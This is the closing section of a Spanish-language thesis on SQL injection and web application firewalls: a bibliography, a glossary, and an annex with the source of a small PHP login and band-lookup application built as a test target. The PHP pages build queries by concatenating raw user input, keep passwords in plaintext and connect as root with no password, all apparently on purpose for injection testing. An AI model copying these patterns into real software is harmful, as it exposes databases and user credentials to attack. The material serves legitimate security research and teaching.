OWASP. (7 de Agosto de 2016). *SQL Injection Prevention Cheat Sheet*. Obtenido de https://www.owasp.org/index.php/SQL_Injection_Prevention_Cheat_Sheet

OWASP. (2016). *Testing Guide.*

Perez, D. A. (17 de Junio de 2014). *Calidad, Seguridad y Auditoria Informatica*. Obtenido de http://es.slideshare.net/3lmd4n0/herramientas-y-tcnicas-de-inyecin-sql

PHP. (2016). *Extensión MySQL mejorada*. Obtenido de http://php.net/mysqli

PHP. (2016). *Hash de contraseñas seguro*. Obtenido de http://php.net/manual/es/faq.passwords.php

Security, P. (2015). *PHP Security Guide: Databases and SQL*. Obtenido de http://phpsec.org/projects/guide/3.html#3.2

SpiderLabs. (26 de Agosto de 2016). *Reference Manual*. Obtenido de https://github.com/SpiderLabs/ModSecurity/wiki/Reference-Manual#Installation_for_Microsoft_IIS

SpiderLabs, T. (2016). *About ModSecurity*. Obtenido de https://www.modsecurity.org/about.html

SQLInjection.net. (2016). *Time-Based Blind SQL Injection Attacks*. Obtenido de http://www.sqlinjection.net/time-based/

Wikipedia. (21 de Noviembre de 2015). *mod Security*. Obtenido de https://es.wikipedia.org/wiki/Mod_Security

Wikipedia. (12 de Noviembre de 2015). *Sistema de detección de intrusos*. Obtenido de https://es.wikipedia.org/wiki/Sistema_de_detecci%C3%B3n_de_intrusos

Wikipedia. (2 de Octubre de 2016). *Application firewall*. Obtenido de https://en.wikipedia.org/wiki/Application_firewall

Wikipedia. (10 de Junio de 2016). *Inyección SQL*. Obtenido de https://es.wikipedia.org/wiki/Inyecci%C3%B3n_SQL

Wikipedia. (4 de Abril de 2016). *Sistema de prevención de intrusos*. Obtenido de https://es.wikipedia.org/wiki/Sistema_de_prevenci%C3%B3n_de_intrusos

Wikipedia. (5 de Octubre de 2016). *Web application firewall*. Obtenido de https://en.wikipedia.org/wiki/Web_application_firewall

ANEXOS

A Continuación, se encontrará el código inicial del aplicativo web que se usó para poder realizar las pruebas de ataques SQL Injection y Blind SQL Injection respectivamente, adicional un diccionario de siglas usadas dentro del documento de Disertación de Grado.

1. Código

1.1. Home.html

```
<html>
<div class ="testboxp" align="center">
<HEAD>
   <TITLE>SQL Injection</TITLE>
   <LINK REL="stylesheet" TYPE="text/css" HREF="estilo.css">
</HEAD>
<body>
  <h1> Pruebas de SQL Injection </h1>
  <hr />
  <h2> Iniciar sesion </h2><br>
  <form action="bandas.php" method="POST">
  Nombre de Usuario:<br>
  <input type="text" name="nombreUsuario"><br><br>
  Password:<br>
  <input type="password" name="password"><br>
        <input type="submit" value="Entrar"><br />
</form>
  <hr />
 </body>
</div>
</html>
```

1.2. Bandas.php

```
<html>
<div class ="testbox" align="center">
<HEAD>
  <TITLE>Usuarios</TITLE>
  <LINK REL="stylesheet" TYPE="text/css" HREF="estilo.css">
</HEAD>
<body>
 <h1> BANDAS </h1>
 <hr />
 <form name="formulario"method="get"action="bandas_out.php">
 <?php
        $db_user = 'root';
        $db_pass = '';
        $db_name = 'tesis';
        $db_host = 'localhost';
   //Sentencia PHP de conexion
   $conexion = mysqli_connect($db_host, $db_user, $db_pass,
$db_name);
        //Comprobacion de conexion
        if ($conexion->connect_error)
        {
                die("Fallo la conexion: " . $conexion->connect_error);
        }
        $nu = $_POST["nombreUsuario"];
        $pass = $_POST["password"];
        $sql1 = "select nombreusuario from usuario where  nombreusuario='"
. $nu . "'";
   $result1 = mysqli_query ($conexion,$sql1)
        or die ("Fallo sentencia SQL ...<br />");
```

```
        $sql2 = "select passwordusuario from usuario where
passwordusuario='" . $pass . "' and nombreusuario='" . $nu . "'";
    $result2 = mysqli_query ($conexion,$sql2)
        or die ("Fallo sentencia SQL ...<br />");
        $sql3 = "select NOMBREBANDA from banda";
    $result3 = mysqli_query ($conexion,$sql3)
        or die ("Fallo sentencia SQL ...<br />");
        //Determina el numero de filas
    $nfilas1 = mysqli_num_rows ($result1);
        $nfilas2 = mysqli_num_rows ($result2);
        $nfilas3 = mysqli_num_rows ($result3);
        //pasar los datos de la base a un arreglo
        while($row1 = mysqli_fetch_assoc($result1))
        {
                $list1[] = $row1;
        }
        while($row2 = mysqli_fetch_assoc($result2))
        {
                $list2[] = $row2;
        }
        while($row3 = mysqli_fetch_assoc($result3))
        {
                $list3[] = $row3;
        }
        $r1 = "";
        $r2 = "";
        //Toma los datos de usuario y Contraseña para validacion
        if ($nfilas1 > 0)
        {
                for ($i=0; $i<$nfilas1; $i++)
```

```
        {
                $r1 = $list1[$i]['nombreusuario'];
                if($nu == $r1)
                {
                        break;
                }
        }
 }
 if ($nfilas2 > 0)
 {
        for ($i=0; $i<$nfilas2; $i++)
         {
                $r2 = $list2[$i]['passwordusuario'];
        }
 }
 if($r1 == $nu && $r2 == $pass)
 {
        echo ("El usuario en linea es: " . $nu);
        print"<br><br>";
        print "Escoja la Banda que desea ver la informacion";
        print"<br><br>";
 ?>
<select name="bandabox">
 <?php
          for ($i=0; $i<$nfilas3; $i++)
          {
                $r3 = $list3[$i]['NOMBREBANDA'];
                print"<option value=$i>$r3</option> ";
          }
 ?>
    </select><br><br>
```

```
        <?php
        }
        else
        {
                echo ("El Nombre de usuario o password son incorrectos");
        }
         //Cerrar conexion
         mysqli_close($conexion);
  ?>
   <input type="submit" value="Consultar" ><br>
  </form>
  <hr />
   </body>
<a href="home.html">Home</a>
</div>
</html>
```

1.3. Bandas_out.php

```
<html>
<div class ="testbox" align="center">
<HEAD>
   <TITLE>Bandas Salida</TITLE>
   <LINK REL="stylesheet" TYPE="text/css" HREF="estilo.css">
</HEAD>
<body>
  <h1> INFORMACION DE BANDA </h1>
  <hr />
  <?php
    $idBanda = $_GET['bandabox'];//toma dato de
```

```
        $db_user = 'root';
        $db_pass = '';
        $db_name = 'tesis';
        $db_host = 'localhost';
    //Sentencia PHP de conexion
    $conexion = mysqli_connect($db_host, $db_user, $db_pass, $db_name);
        //Comprobacion de conexion
        if ($conexion->connect_error)
        {
                die("Fallo la conexion: " . $conexion->connect_error);
        }
        //consultas SQL
        $sql1 = "select * from banda natural join pais where  idbanda='" . $idBanda . "'";
        print "<h5>" . $sql1 . "</h5><br>";
    $result1 = mysqli_query ($conexion,$sql1)
        or die (mysqli_error()."Fallo sentencia SQL ...<br />");
        //Determina el numero de filas
    $ncolumn1 = mysqli_num_fields ($result1);
        $nfilas1 = mysqli_num_rows ($result1);
        //pasar los datos de la base a un arreglo
        while($row1 = mysqli_fetch_assoc($result1))
        {
                $list1[] = $row1;
        }
        print "<table border=1>"; //presentacion de cabecera de tabla
    print "<tr>";
    print"<th bgcolor="."#3a57af"."><font color="."#fff"."> Id </th>";
    print"<th bgcolor="."#3a57af"."><font color="."#fff"."> Nombre </th>";
```

```
   print"<th bgcolor="."#3a57af"."><font color="."#fff"."> Genero </th>";
        print"<th bgcolor="."#3a57af"."><font color="."#fff"."> Pais </th>";
        print"</tr>";
        for($i=0 ; $i<$nfilas1 ; $i++)
        {
                // imprime fila por fila
                $id = $list1[$i]['IDBANDA']; //nombre de campo es indice asociado
                $nombre = $list1[$i]['NOMBREBANDA']; //nombre de campo es indice asociado
                $genero = $list1[$i]['GENEROBANDA']; //nombre de campo es indice asociado
                $pais = $list1[$i]['NOMBREPAIS'];
                print "<tr>";
                print"<td>   $id   </td>";
                print"<td>   $nombre   </td>";
                print"<td>   $genero   </td>";
                print"<td>   $pais   </td>";
                print"</tr>";
        }
        print "<table>";
?>
  <hr />
 </body>
</div>
</html>
```

2. Diccionario de Siglas

SQL: Structured Query Language.

OWASP: Open Web Application Security Project.

XSS: Cross-site Scripting.

CSRF: Falsificación de Peticiones en Sitios Cruzados.

SGBD: Sistema Gestor de Base de Datos.

ANSI: American National Standards Institute.

DDL: Lenguaje de Definición de Datos.

DML: Lenguaje de Manipulación de Datos.

GNU GPL: GNU Generic Public License.

POO: Programación Orientada a Objetos.

XML: eXtensible Markup Language.

HTTPS: Hypertext Transfer Protocol Secure.

IVR: Interactive Voice Response.

ISQL: Inyección SQL.

ASCII: American Standard Code for Information Interchange.

MD5: Message-Digest Algorithm 5.

SSL: Secure Sockets Layer.

URL: Uniform Resource Locator.

PL/SQL: Procedural Language.

FTP: File Transfer Protocol.

WAF: Web Application Firewall.

IPS: Sistema de Prevención de Intrusos.

IDS: Sistema de Detección de Intrusos.

IP: Internet Protocol.

IIS: Internet Information Services.